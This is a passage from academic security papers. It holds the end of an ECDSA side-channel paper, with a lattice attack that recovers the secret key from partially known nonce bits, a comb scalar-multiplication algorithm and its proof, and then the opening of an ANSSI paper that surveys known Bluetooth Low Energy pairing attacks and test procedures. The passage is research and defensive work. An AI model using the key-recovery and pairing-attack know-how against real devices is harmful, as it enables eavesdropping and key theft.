We pose $u_i = \lfloor -a_i^{-1} b_i \rceil_q$ and $v_i = \lfloor x'_i - a_i^{-1} c_i \rceil_q + 2^{t-l_i-1}$. Then we have the inequality

$$|\alpha u_i - v_i|_q < 2^{t-l_i-1},$$

since $\lfloor \alpha u_i - v_i \rceil_q = \lfloor x_i - x'_i - 2^{t-l_i-1} \rceil_q$. It means that some multiple of u_i is very close to v_i modulo q. This can be transformed as an instance of a shortest vector problem by constructing a lattice generated by this integer matrix:

$$L = \begin{bmatrix} 2^{l_1+1}q & & & & & \\ & 2^{l_2+1}q & & & & \\ & & \ddots & & & \\ & & & 2^{l_n+1}q & & \\ 2^{l_1+1}u_1 & 2^{l_2+1}u_2 & \cdots & 2^{l_n+1}u_n & 1 & 0 \\ 2^{l_1+1}v_1 & 2^{l_2+1}v_2 & \cdots & 2^{l_n+1}v_n & 0 & q \end{bmatrix}.$$

Given the two vectors

$$U = (2^{l_1+1}u_1, \ldots, 2^{l_n+1}u_n, 1, 0)$$
$$V = (2^{l_1+1}v_1, \ldots, 2^{l_n+1}v_n, 0, q),$$

then there exist integers λ_i such that the vector $\alpha U - V + \sum_{i=1}^{n} \lambda_i L_i$ (where L_i is the i-th line of the matrix L) is a short vector of the lattice. By applying a reduction algorithm such as LLL or BKZ, we can hope one of the vectors of the reduced basis is this short vector which contains the secret value α in its penultimate coordinate by construction.

In the case we know the least significant bits of x_i noted x'_i, we have $u_i = \lfloor -(a_i 2^{l_i})^{-1} b_i \rceil_q$ and $v_i = \lfloor x'_i 2^{-l_i} - (a_i 2^{l_i})^{-1} c_i \rceil_q + q/2^{l_i+1}$.

C.2 Application to ECDSA

Given n ECDSA signatures (r_i, s_i) with their corresponding messages m_i, if the l most significant bits of the nonces are $0s$, the values u_i and v_i are

$$\begin{aligned} u_i &= \lfloor r_i s_i^{-1} \rfloor_q \\ v_i &= \lfloor -s_i^{-1} m_i \rfloor_q + 2^{t-l-1}, \end{aligned}$$

and if the l least significant bits of the nonces are $0s$, the values are

$$\begin{aligned} u_i &= \lfloor -(s_i 2^l)^{-1} r_i \rfloor_q \\ v_i &= \lfloor (s_i 2^l)^{-1} m_i \rfloor_q + q/2^{l+1}. \end{aligned}$$

D Odd-signed comb scalar multiplication algorithm

In this appendix, we give a description of the encoding and scalar multiplication used for short Weierstrass curves in Mbed TLS, and a proof that all exceptional cases of the point addition formulas cannot happen and do not require a special treatment.

D.1 Odd-signed encoding

For a window size w, we note $m = \lceil t/w \rceil$ and for a w-bit integer $d = (d_{w-1}, \ldots, d_0)_2$ we note $[d] = d_0 + d_1 2^m + \ldots + d_{w-1} 2^{m(w-1)}$. The scalar $k = \sum_{i=0}^{t-1} k_i 2^i$ can be rewritten as

$$k = \sum_{i=0}^{m-1} [d_i] 2^i,$$

where $d_i = (k_{i+m(w-1)}, k_{i+m(w-2)}, \ldots, k_{i+m}, k_i)_2$ is composed of w bits of k all separated from a same distance m and $[d_i]$ is called a comb.

We suppose the scalar k is odd, then $[d_0]$ is odd. We apply the following algorithm to encode the other windows as odd values. Suppose every comb $[d_j]$ is odd for $0 \leq j \leq i-1$. If the comb $[d_i]$ is even, then we add the bits representing $[d_{i-1}]$ to the ones representing $[d_i]$ bit-by-bit and for every w bits of the comb, we save the eventual carry, and $[d_{i-1}]$ is changed to $-[d_{i-1}]$. The carry is then added to the next comb. The operation means that $[d_{i-1}] + 2[d_i]$ is changed to $-[d_{i-1}] + 2([d_{i-1}] + [d_i])$ in the expression of k, which does not change its value.

The carry propagates until it reaches a new comb $[d_m]$ that is positive. Denoting $[d_i']$ the value of the new comb windows and s_i a bit indicator for

the sign (0 for positive and 1 for negative), the scalar is then encoded as

$$k = \sum_{i=0}^{m} (-1)^{s_i}[d'_i]2^i,$$

where d'_i is odd for all $0 \leq i \leq m$.

D.2 Comb method with odd-signed representation

The scalar multiplication is presented in algorithm 6. One drawback is that it works only for an odd scalar k, but if k is even then $q - k$ is odd, so this case can still be handled by carefully implementing a branchless selection between k and $q - k$.

```
Require: k = (k_{t-1}, ..., k_0)_2, P, w
Ensure: kP
    Precomputation phase
 1: for i ← 0 to 2^{w-1} − 1 do
 2:     Tab[i] ← [2i + 1]P
    Encoding phase
 3: if k is even then
 4:     k' ← q − k
 5: else
 6:     k' ← k
 7: (s_0, d'_0), ..., (s_m, d'_m) ← Encoding(k')
    Evaluation phase
 8: R ← Tab[(d'_m − 1)/2]
 9: for i ← m − 1 down to 0 do
10:     R ← 2R
11:     R ← R + (−1)^{s_i} Tab[(d'_i − 1)/2]
12: if k is even then
13:     y(R) ← −y(R)
    return R
```

Algorithm 6. Single scalar multiplication with odd-signed comb method.

D.3 Proof that there is no exception

We suppose the formulas for point addition are the same as those in appendix B and we prove here that the special cases can never happen when the curve order q satisfies $q \equiv 1 \bmod 4$ and $m \geq 2w + 5$. This last condition is satisfied for 256-bit curves when $w \leq 10$.

For ease of notation, we note $C_i = (-1)^{s_i}[d'_i]$ and $k = M_0 + 2^j M_1$ where $M_0 = \sum_{i=0}^{j-1} C_i 2^i$ and $M_1 = \sum_{i=j}^{m} C_i 2^{i-j}$. Also, we note the two bounds that will be useful in the proof:

$$1 \leq |C_i| < 2^{(w-1)m+1}, \quad \text{and} \quad 2^{(m-1)w} < q < 2^{mw}.$$

Apparition of the null point in a loop. Suppose that $j \geq 1$ and the result of the addition in the loop is the point $\mathcal{O}$, meaning the relation $R = -C_j P$, from which we get the relation

$$M_1 \equiv 0 \mod q,$$

and we get the bound $|M_1| < 2^{mw-j+2}$. If $j \geq w+2$, the bound becomes $|M_1| < q$, so $M_1 = 0$ which is impossible since M_1 is odd. Now we suppose $j < w+2$. We have $k \equiv M_0 \mod q$ and the bound $|M_0| < 2^{(w-1)m+w+3}$. Since we supposed $m \geq 2w+5$, we have $|M_0| < q$. Then either $k = M_0$ which implies $M_1 = 0$, or $k = M_0 + q$ which implies q is even, both are impossible.

Then the result of the addition is proved to never be the null point $\mathcal{O}$, except in the last loop which happens when the scalar is q. In this case, the formulas compute a correct representation of this point in Jacobian coordinates.

Doubling case in the last iteration of the loop. Before the addition in the last loop, we have $R = \sum_{i=1}^{m} C_i 2^i P$ and cannot be the null point $\mathcal{O}$ as proved above. Then the only exception would be if we have $R = C_0 P$, it means that $k \equiv 2C_0 \mod q$.

Since m is large enough, we have $|2C_0| < q$, then either $k = 2C_0$ or $k = q + 2C_0$. The first case is impossible because k is odd. In the second case, C_0 is negative, it means C_1 is even according to the encoding. So the second least significant bit of k is 0. Then $k \equiv 1 \mod 4$ from which we get that $q \equiv 3 \mod 4$.

If a curve order satisfies this condition, it is possible that there is a scalar that produces the doubling exception in the last loop. In particular it happens for curve P-384 in the implementation of this algorithm in Mbed TLS. But this is not possible when $q \equiv 1 \mod 4$, which is the case for curves P-224, P-256 and P-521.

Doubling case in a previous iteration of the loop. Suppose that for $j \geq 1$, the doubling case happens in the loop so we have the equality

$R = C_j P$, from which we get the relation

$$M_1 \equiv 2C_j \mod q.$$

We get a large bound $|M_1 - 2C_j| < 2^{mw-j+2}$ using the bounds on C_i and q. If $j \geq w+2$, then we have $|M_1 - 2C_j| < q$, so $M_1 = 2C_j$ which is impossible due to parity. Now we suppose $j < w+2$. We have $k \equiv M_0 + 2^{j+1}C_j \mod q$, and the bound $|M_0 + 2^{j+1}C_j| < 2^{(w-1)m+w+5}$. Since we supposed $m \geq 2w+5$, we have $|M_0 + 2^{j+1}C_j| < q$. Then either $k = M_0 + 2^{j+1}C_j$ which implies the impossible equality $M_1 = 2C_j$, or $k = M_0 + 2^{j+1}C_j + q$ which implies that q is even, but q is odd.

Other remarks. The doubling in line 10 of algorithm 6 can be removed at the cost of having a precomputed table for each comb as has been done in algorithm 4 for the implementation of curve P-256 in OpenSSL.

The algorithm is initialized by taking a precomputed point in the table which cannot be $\mathcal{O}$, then its coordinates can be easily randomized to add protection against Differential Power Analysis.

References

1. Jeremy Dubeuf, David Hely, and Vincent Beroulle. Enhanced elliptic curve scalar multiplication secure against side channel attacks and safe errors. In Sylvain Guilley, editor, *Constructive Side-Channel Analysis and Secure Design*, pages 65–82, Cham, 2017. Springer International Publishing.
2. Pierre-Alain Fouque, Sylvain Guilley, Cédric Murdica, and David Naccache. *Safe-Errors on SPA Protected Implementations with the Atomicity Technique*, pages 479–493. Springer Berlin Heidelberg, Berlin, Heidelberg, 2016.
3. Christophe Giraud and Vincent Verneuil. Atomicity Improvement for Elliptic Curve Scalar Multiplication. In D. Gollmann and J.-L. Lanet, editors, *CARDIS 2010*, volume 6035 of *LNCS*, pages 80–101, Passau, Germany, April 2010. Sprinter.
4. Daniel M. Gordon. A survey of fast exponentiation methods. *J. Algorithms*, 27(1):129–146, April 1998.
5. Shay Gueron and Vlad Krasnov. Fast prime field elliptic-curve cryptography with 256-bit primes. *Journal of Cryptographic Engineering*, 5(2):141–151, Jun 2015.
6. Mustapha Hedabou, Pierre Pinel, and Lucien Bénéteau. A comb method to render ECC resistant against side channel attacks. Cryptology ePrint Archive, Report 2004/342, 2004. `https://eprint.iacr.org/2004/342`.
7. P-256 implementation in BoringSSL. `https://boringssl.googlesource.com/boringssl/+/refs/heads/master/crypto/fipsmodule/ec/p256-x86_64.c`. Accessed: 2020-05-01.
8. P-256 implementation in LibreSSL. `https://github.com/libressl-portable/openbsd/blob/master/src/lib/libcrypto/ec/ecp_nistz256.c`. Accessed: 2020-05-01.

9. P-256 implementation in OpenSSL. `https://github.com/openssl/openssl/blob/master/crypto/ec/ecp_nistz256.c`. Accessed: 2020-05-01.
10. Bodo Möller. Securing elliptic curve point multiplication against side-channel attacks. In George I. Davida and Yair Frankel, editors, *Information Security*, pages 324–334, Berlin, Heidelberg, 2001. Springer Berlin Heidelberg.
11. Peter L. Montgomery. Speeding the Pollard and elliptic curve methods of factorization. *Mathematics of Computation*, 48(177):243–264, 1987.
12. Phong Q. Nguyen and Igor E. Shparlinski. The insecurity of the Elliptic Curve Digital Signature Algorithm with partially known nonces. *Designs, Codes and Cryptography*, 30(2):201–217, Sep 2003.
13. Katsuyuki Okeya and Tsuyoshi Takagi. The width-w NAF method provides small memory and fast elliptic scalar multiplications secure against side channel attacks. In Marc Joye, editor, *Topics in Cryptology — CT-RSA 2003*, pages 328–343, Berlin, Heidelberg, 2003. Springer Berlin Heidelberg.
14. Joost Renes, Craig Costello, and Lejla Batina. Complete addition formulas for prime order elliptic curves. In Marc Fischlin and Jean-Sébastien Coron, editors, *Advances in Cryptology – EUROCRYPT 2016*, pages 403–428, Berlin, Heidelberg, 2016. Springer Berlin Heidelberg.
15. Franck Rondepierre. Revisiting atomic patterns for scalar multiplications on elliptic curves. In Aurélien Francillon and Pankaj Rohatgi, editors, *Smart Card Research and Advanced Applications*, pages 171–186, Cham, 2014. Springer International Publishing.
16. Yen Sung-Ming, Seungjoo Kim, Seongan Lim, and Sangjae Moon. A countermeasure against one physical cryptanalysis may benefit another attack. In Kwangjo Kim, editor, *Information Security and Cryptology — ICISC 2001*, pages 414–427, Berlin, Heidelberg, 2002. Springer Berlin Heidelberg.

Testing for weak key management in Bluetooth Low Energy implementations

Tristan Claverie and José Lopes-Esteves
<prenom>.<nom>@ssi.gouv.fr

ANSSI

Abstract. Bluetooth Low Energy is a widely deployed protocol in the world of connected devices. As such, the question of the security level of communications is important. This paper analyses and summarises the previous work from a communication security point of view. It discusses the concept of key exchange and key generation in Bluetooth Low Energy as well as their inner working. Some new shortcomings of the standardised key exchange and key generation are discussed in this paper. Test procedures are developed, enabling one to verify that a device has none of the mentioned problems.

1 Introduction

Among the several wireless communication protocols deployed in electronic "smart" devices, Bluetooth Low Energy (BLE) has a prominent role. It is currently integrated by default in billions of devices [30], be it smartphones, Smart TVs, healthcare devices, locks, etc. Because it is deployed in a lots of different devices, contexts and scenarios, the concept of "security" in BLE can cover many cases. Common security research efforts tend to go in the following directions:

- **Device security**: in this context, researchers try to get access to the information or capabilities of the device. Smart locks or glucometers have been subject to those kind of studies;
- **Privacy**: in this context, researchers analyse the privacy implications of BLE devices and study the privacy-preserving modes implemented;
- **Tool manufacture**: in this part, developers and researchers craft tools to interact with BLE devices and test their security. Studies about sniffers and framework are represented;
- **Communication security**: in this context, researchers set to analyse the security properties of the BLE communication protocol.

The first three approaches will be briefly discussed in this paper, while a focus will be made on BLE communication security. Therefore related work of this nature will be examined more thoroughly.

Like many standards, the BLE specification is a rather complex document which does contribute to give neither a clear comprehension of the security mechanisms nor a precise view of the best way to implement those. Furthermore, backwards compatibility raises questions about the way security is implemented and managed in devices which are compatible with several versions of the standard.

In this study, the auditability of closed source BLE stacks against potential misinterpretations or bad implementations of specific security requirements of the standard is discussed.

First, an effort is made to decribe with clarity and pedagogy the security mechanisms supported by the standard. Then, an example description of two weaknesses that become exploitable when some specific security requirements from the standard are not correctly implemented is provided. The first one relies on a lack of entropy in one of the key generation methods described in the standard. An attacker with the ability to repeatedly bond with a device which uses this method is able to enumerate all the keys that the device will generate. This attack affects all Pairing procedures and requires the implementation of the Key Hierarchy key generation. The second one can be viewed as an extension of CVE-2018-5383 in the case key renewal is improperly implemented. It impacts the key exchange in BLE. Both attacks lead directly or indirectly to compromising the keys involved in the confidentiality, the integrity and the authenticity of communications. The effectiveness of both attacks is conditioned by the way delays are introduced between successive pairing attempts, as mandated by the standard.

It is to be noted that devices implementing correctly the security requirements of the latest version of the standard will not be impacted by those attacks. But it becomes pretty obvious that the possibility to determine if a target implementation is vulnerable to such attacks is of fundamental interest. To adequatly address this issue, it is suitable to design and release efficient test procedures which ideally would be benign, i.e. do not require or provide means to exploit the vulnerabilities to identify vulnerable devices.

Thus the main outcome of this study is the design, the evaluation and the implementation of test vectors allowing to test closed source implementations against the aforementioned vulnerabilities.

In section 2, necessary basics about Bluetooth protocols will be provided. The security mechanisms and keys involved will be detailed in an understandable way. Section 3 will present the state of the art with a focus on BLE communication security. In section 4, the inner workings of

BLE key exchange and key generation mechanisms will be discussed. Section 5 will explain the problems brought by the Key Hierarchy generation method and devise a testing method for it. The section 6 will focus on detailing the implementation flaws highlighted by Biham et al. [22]. It will discuss the analysis of their work made by Cremers et al. [27] and discuss the applicability of the key retrieval scenario. Some test vectors will be discussed in this section. Section 7 will present the challenges encountered when performing successive pairings on various type of devices. It will discuss the effectiveness of designed test procedures when testing an open implementation for the identified vulnerabilities. Finally, section 8 will conclude this paper.

2 Bluetooth technical background

This section provides an introduction to several protocols which were standardized under the "Bluetooth" denomination. Their main differences and the security mechanisms they provide are discussed in detail.

2.1 Bluetooth Classic and Bluetooth Low Energy basics

Bluetooth-related protocols are developed and standardised by the Bluetooth Special Interest Group (SIG) [7]. Bluetooth Classic (BT) and Bluetooth Low Energy are communication protocols, that is they allow to exchange data between two or more entities. When a communication link is established between two devices using either protocol, the communication follows a master-slave fashion on the lower layers.

The first version of the specification appeared in 1999, in which Bluetooth Classic was described. There have been significant changes in the security of BT in version 2.1, published in 2007, with the addition of security procedures under the name **Secure Simple Pairing** (SSP). Bluetooth Low Energy was officially added to the specification in version 4.0 in 2009 (though it lived a few years before under the denomination "Bluetooth Smart"). There have been some evolutions to the security of BLE in version 4.2 with the addition of security procedures called **LE Secure Connections** [1] (LESC). Retro-actively, the previous security procedures have been named **Legacy Pairing** (versions 4.0 and 4.1).

New security procedures defined in LESC are in fact those that had been defined in SSP, being rebranded, though cryptographic primitives

1. The term **Secure Connections** (without 'LE') refers to a security mode of Bluetooth Classic. The term **LE Secure Pairing** may be found in relevant literature, it is a synonym of **LE Secure Connections**.

used in LESC security procedures are not the exact same as the ones used in SSP security procedures. This means that some results apply equally to SSP and LESC, which is why part of the relevant literature for BLE communication security refers only to SSP security procedures and predates BLE itself.

2.2 Security in Bluetooth Low Energy

As a communication protocol, BLE attempts to provide four [2] security properties:
- Confidentiality;
- Integrity;
- Authenticity;
- Privacy.

To guarantee those properties, the specification defines several procedures, involving different cryptographic keys in the process. As mentioned, security of BLE has changed between versions 4.0 and 4.2. However, the various Bluetooth specifications require backwards compatibility: BLE devices compliant with the latest version of the specification will implement both security specifications. Between both versions, the properties have been kept, some procedures have changed and key management strategy has slightly changed. In the following descriptions, the elements are common to both versions, except when specifically noted.

The keys introduced in the specifications are as follows:
- **STK**: Short-Term Key (specific to Legacy Pairing);
- **LTK**: Long-Term Key;
- **CSRK**: Connection Signature Resolving Key;
- **IRK**: Identity Resolving Key.

The specifications also describe the following security-related procedures: [3]
- **Pairing**: this is the process of exchanging an ephemeral key and optionally authenticating two devices. Different procedures in 4.0 and 4.2;
- **Link Encryption**: this is the process of encrypting the communications between a master and a slave. It requires a LTK or a STK;

2. Some would argue that it also provides "Authorization", but this property is not standardised in the specification, which is why it has been excluded from the list.

3. Depending on the procotol layer considered, those procedures are renamed or aggregated into higher-level procedures.

— **Bonding**: this is the process of creating a bond between two devices. This bond is a persistent mapping between a device and an exchanged set of keys. It must be done after Pairing and over an encrypted link. Few differences between 4.0 and 4.2;
— **Data Signing**: this is the process of signing some commands [4] to a device. It is not available over an encrypted link. It requires the CSRK;
— **Private Address Resolution**: this is the process of resolving (∼decrypting) the address of a device from an advertised one. Requires the IRK.




Fig. 1. Mapping between security properties, procedures and keys in Legacy Pairing




Fig. 2. Mapping between security properties, procedures and keys in LE Secure Connections

4. The only command that can be signed is "ATT Signed Write Command" defined in ATT protocol.

The relationships between the security properties, the aforementioned procedures and the cryptographic material is shown in Figures 1 for Legacy Pairing and 2 for LE Secure Connections. Those procedures are performed in a sequence as follows:

1. Both devices perform a Pairing procedure, after which they share a key (STK in Legacy Pairing and LTK in LE Secure Connections);
2. The Link Encryption procedure is ran using the shared key obtained after pairing;
3. If they wish for it, both devices perform the Bonding procedure, after which they may generate and exchange the CSRK, the IRK and the LTK. In LESC, the LTK generated by the Pairing procedure is stored and not re-generated during Bonding;
4. Subsequent connections will be encrypted with the LTK using the Link Encryption procedure.

The case of authentication is a bit more subtle, because it is optional. In order to know if the link is authenticated, devices have to remember if the key used to encrypt was authenticated, that is if the Pairing procedure provided this property.

Though not explicitely defined, it is possible to infer two attacker levels from the specification:

— **Passive**: this attacker can listen to all messages exchanged between two devices;
— **Active**: this attacker can listen, inject, intercept and forward messages between two devices.

From a communication security standpoint, the goal of an attacker is to get knowledge of the key used in the Link Encryption procedure (either STK or LTK). Once in possession of this key, it is possible to passively decrypt all communications between devices by capturing the Link Encryption procedure. For devices that use the specific Data Signing procedure, which doesn't require encryption, the goal of an attacker is to get knowledge of the CSRK. For devices that use the Private Address Resolution procedure, the goal of an attacker is to get knowledge of the IRK to be able to track a device across time.

Therefore, the way those keys are generated and/or derived is important for the security properties to hold. Those phases occur during the Pairing and the Bonding steps.

2.3 Pairing and Bonding in BLE

Pairing is the process in which two devices exchange a shared key and optionnally authenticate to each other. This process comes in several flavours as the standards describe seven different paring procedures. It is to be realized that the name of Pairing procedure reflects the user interaction required, not their security or the messages exchanged. In practical terms, some procedures bear the same name in Legacy Pairing and in LESC, but do not use the same cryptographic primitives nor exchange the same messages. Therefore, they do not exhibit the same security properties. This situation adds an unnecessary but more critically harmful complexity to the protocol.

In Legacy Pairing (BLE 4.0 and 4.1) were defined three procedures. After Pairing with one of those, both devices share the STK. The Pairing procedures are:

- **JustWorks**: no interaction required from the user;
- **Passkey Entry**: one device displays a six-digit number and the user inputs it in the other device;
- **Out of Band**: the devices use an other communication channel (such as Near-Field Communication (NFC), Infrared (IR), etc.) to share the STK.

In LE Secure Connections (BLE 4.2), four **additional** Pairing procedures were defined. After Pairing with one of those, both devices share the LTK. The Pairing procedures are:

- **JustWorks**: no interaction required from a user;
- **Passkey Entry**: one device displays a six-digit number and the user inputs it in the other device;
- **Numeric Comparison**: both devices display a six-digit number and the user must validate on both devices that they match;
- **Out of Band**: the devices use an other communication channel (such as NFC, IR, etc.) to exchange authentication data.

Therefore, to accurately talk about a specific Pairing procedure, the pairing mode should be mentioned e.g. LESC Passkey Entry. As discussed in section 2.1, devices which are compliant with the latest version of the specification implement those seven procedures.

Essentially, the way the pairing modes work is the following:

- **Legacy Pairing**: the Pairing procedure (JustWorks, Passkey Entry, Out of Band) serves to exchange a temporary secret, from which STK is derived. Authentication is performed based on user interaction, using a commitment scheme.

— **LE Secure Connections**: an ECDH key exchange (over curve P-256) is used to share a secret, from which LTK is derived. The Pairing procedure is used to authenticate the public key of the participants. This authentication relies on user interaction, using a different commitment scheme.

The Bonding procedure is used to exchange keys between devices. Each device asks for a set of keys the other party has to generate and send. For example in Legacy Pairing, the master could ask for a LTK, CSRK and IRK while the slave could ask for a LTK and CSRK. Then the slave will generate an LTK, CSRK and IRK and send them over the encrypted link. The master will generate a LTK and CSRK and send them over the encrypted link. Only the slave's set of key is used after bonding. The rationale for the master to send its own set of keys is in case both devices switch roles in an upcoming connection: the master becomes slave and the keys he generated become the ones used, without requiring a new pairing nor bonding.

3 Related work

Recent research efforts regarding BLE-enabled devices security have focused on smart locks [32,39], connected toothbrushes [20] or e-scooters [14]. In those cases, it is considered that an attacker has physical access to a device and is able to connect and pair to it. For some devices, this is a reasonable model, such as for smart locks whose function is to prevent a physically present attacker to open them.

On the privacy side, several researchers have tackled the issue. A usual target is the advertising mechanism, which broadcasts metadata about a device and leaks some identifiable information [25, 26, 28]. Other research has studied the possibility to fingerprint devices using other public information [43].

Several tools are available to work with BLE, starting with the most obvious which are the official Linux stack BlueZ [4] and its suite of tools or the official Android BLE API [3]. In order to test communication security, several sniffers exist. Proprietary sniffers are TI's one [8] and Adafruit BLEfriend [5]. Open-source sniffers are Ubertooth One [12], btlejack [24] and SniffLE [15]. There are also man-in-the-middle (MITM) frameworks for BLE, which are GATTacker [42], btlejuice [23] and Mirage [6].

All of them have different capacities, for example btlejack is able not only to sniff, but also to take control of a link: it actively disconnects the master and takes its place in the connection. Mirage is also more than a

MITM framework, it aggregates several third-party tools and exposes an interface to manipulate them. Using those capabilities, it is possible to reimplement more complex scenarios. It finally enables to interact directly with a BLE dongle, which can be leveraged to program custom behaviors. In addition, multiple libraries allow to interact with BLE dongles in various programming languages. The advantage of Mirage over those is that lower layers are directly accessible and not wrapped into high-level APIs.

Regarding communication security, researchers have mostly focused on the Pairing procedure, as it is this process which is used to derive a LTK or STK for both devices. Some results regarding BT SSP are provided in this section, however those shouldn't be mistaken for a complete state of the art of Bluetooth Classic communication security. In 2013, Ryan [40] showed that the Pairing procedures JustWorks and Passkey Entry in Legacy Pairing allowed a passive attacker to recover STK. The attacker could use it to passively decrypt all the subsequent communications, by capturing the Link Encryption procedure with knowledge of the key. If both devices bonded afterwards, the attacker was thus able to get the LTK of this bond, having decrypted the link over which it is sent The tool crackle [41] was released at the same time, which enables to decrypt a capture if it uses one of those two Pairing procedures or if the LTK is known in advance and the Link Encryption procedure is part of the capture.

Rosa [38] showed that the commitment scheme used in Legacy Pairing was flawed: the committed value can be changed after being produced. This means that an attacker could complete a pairing as a slave device using the Legacy Passkey Entry Pairing procedure without knowledge of the numeric code displayed by the master. More generally, this shows that the authentication property of this Pairing procedure does not hold. It still holds in the case of the OOB procedure if the exchanged secret stays so.

Regarding LESC security, one must look at research papers studying BT SSP security. Haattaja et al. [29] did a summary of their research on Bluetooth SSP security. The base element is called 'Nino' attack which is a MITM on the SSP JustWorks procedure, therefore applies equally to LESC JustWorks procedure. They show that an active attacker is able to perform a successful MITM on this Pairing procedure and complete pairing with both devices. This is a logical conclusion because this Pairing procedure does not provide authentication (i.e. explicitely does not protect against an active attacker), therefore the result is self-evident. Then, they explored various scenarios where an active attacker was able to downgrade

to a less secure Pairing procedure by carefully tampering with the messages exchanged during pairing. As a result, an active attacker is able to change the Pairing procedure that two devices are about to use. For example, it could downgrade the Pairing procedure from LESC Numeric Comparison which is authentified, to LESC JustWorks which is not. In this case, the attacker will be able to complete a successful pairing. A side note regarding BLE could be added, the same principle could be used to downgrade any LESC procedure to Legacy Passkey Entry, which is broken. Therefore, it is possible for an active attacker to combine Haattaja's approach and Ryan's results to downgrade any LESC procedure to Legacy Passkey Entry and to recover STK then the keys exchanged.

Lindell, A. [33] has shown that the SSP Passkey Entry procedure did not prevent eavesdropping of the numeric code used in an instance of the Pairing procedure. This means that if the code is static or can be guessed from previous ones, an attacker who would be able to force re-pairing devices could authenticate its own public key to both master and slave. As the attacker is in possession of the code used as authentication secret, he could successfully perform a MITM attack on the Pairing procedure. A second result is discussed, which is the ability for an attacker to 'read' the static code from a device. In case a device is preconfigured with a static code, an attacker could perform several pairing attempts and infer the code using the device as an oracle. In at most 20 attempts, an attacker will be able to retrieve the preconfigured code from any device using this scheme. Note that this result, developed for SSP Passkey Entry, is applicable to LESC Passkey Entry, but **not** to Legacy Passkey Entry because of the differences that exist between the uses of the commitment scheme of those modes.

Lindell, Y. [34] performed a formal proof of the security of the SSP Numeric Comparison procedure. This result should be considered encouraging for the security of LESC Numeric Comparison. However, the cryptographic primitives used in SSP and LESC are different, thus the proof may not directly apply to LESC Numeric Comparison.

More recently, Biham et al. [22] showed that vulnerable implementations of the ECDH key echange in SSP and LESC could allow an active attacker to compromise the LTK (or its equivalent in the context of SSP) without affecting the pairing process. This attack will be discussed in more details in Section 6.

Cremers et al. [27] extended the field of formal protocol analysis to add the modelisation of small subgroup and invalid curve attacks in the symbolic model. They implemented this work in the Tamarin prover [11].

Building up on Biham et al.'s work, they tested their implementation on the SSP Numeric Comparison procedure. It found the original attack and also a new one where the authentication property could still be broken if one of the two devices was vulnerable. Their attack applies equally to all SSP and LESC procedures.[5]

Finally, Antonioli et al. [19] explored the ability to reduce the key size down to vulnerable values in Bluetooth Low Energy, extending a previous work they did on Bluetooth Classic [18]. However, besides suggesting and verifying that the key size reduction was transposable to BLE, an in-depth anaysis of the consequences of such attack on the overall security of BLE communications is missing.

Overall, from a communication security standpoint, the Pairing process of BLE has been scrutinized and found vulnerable in various cases.

3.1 Synthesis

It must be mentioned that the NIST published guidelines to Bluetooth (Classic and LE) security in 2017 [37], which provide an accurate view of the threats to communication security up to the publication date, even though results presented in previous section are not referenced. This guide also provides good practices and verifications to properly integrate BT and BLE communications in an application.

There have been many attempts to provide descriptions of how the Pairing procedure occurs, the different steps it requires and how the choice of the Pairing procedure is made. However, from the authors's experience, those descriptions are generally paraphrasing the specification without improving the overall understandablitity of those over-complicated processes. Rather than explaining in details the Pairing and Bonding steps, an alternative description of those processes is proposed. It applies equally to all Pairing procedures:

- **Identification**: devices identify themselves and provide their abilities;
- **Key exchange**: devices exchange a key;
- **Authentication**: devices authenticate the key that has been exchanged;
- **Key generation**: devices generate several keys if needed
- **Key distribution**: devices provide their set of keys to the other.

5. In spite of a typo in the curve used (P-224 is used neither in SSP nor LESC), their results hold for both SSP and LESC.

This alternative description fails to take into account the subtleties of the specification and the fact that some elements are optional, but can be used to contextualise the various works presented.

Authors	Mode	Procedure	Element discussed	Impact
Ryan et al. [40]	Legacy	JustWorks, Passkey Entry	Key Exchange	Confidentiality and Integrity of those procedures do not hold
Rosa [38]	Legacy	Passkey Entry	Authentication	Authentication property in this Pairing procedure does not hold
Haataja et al. [29]	SSP (and LESC)	all	Identification	MITM on the JustWorks procedure is possible, various downgrade attacks to force the use of the JustWorks procedure.
Lindell, A. [33]	SSP (and LESC)	Passkey Entry	Authentication	Passkey is not protected against passive eavesdropper. Using predictable passkeys exposes to MITM attacks.
Lindell, A. [34]	SSP	Numeric Comparison	Authentication	Formal proof of the security of the SSP Numeric Comparison procedure
Biham et al. [22]	SSP (and LESC)	all	Key Exchange	Some implementations do not correctly verify received public key values and are susceptible to MITM attacks.
Cremers et al. [27]	SSP (and LESC)	all	Key Exchange	An implementation which does not correctly verify received public key does not guarantee the Authentication property.
Antonioli et al. [19]	Legacy and LESC	all	Identification	Discussion about the susceptibility of BLE to key length reduction attacks.

Table 1. Summary of relevant literature for Bluetooth Low Energy communication security

Table 1 summarises the results and known attacks on Bluetooth Low Energy. It also provides insight into the procedure step which has been impacted, using the terminology proposed above.

4 Key generation in Bluetooth Low Energy

4.1 Legacy Pairing

In Legacy Pairing, devices end the Pairing process with STK. The LTK, CSRK and IRK are generated as part of the Bonding procedure and exchanged over an encrypted link.

When encrypting the link, a device needs to know the security context (i.e. which key) to use. When persistently stored, the keys are associated with two pieces of information called EDIV and Rand. Those numbers are sent during the Link Encryption procedure in a specific message. When encrypting the link for the first time with a device (e.g. right after a Pairing procedure) those numbers are set to 0 because they have not been generated yet. Each device provides its own EDIV and Rand alongside the set of keys during the Bonding procedure.

Regarding the actual generation of the keys, the specification is loose on the details and doesn't require anything. It gives two examples of generation:

- Keys are randomly generated;
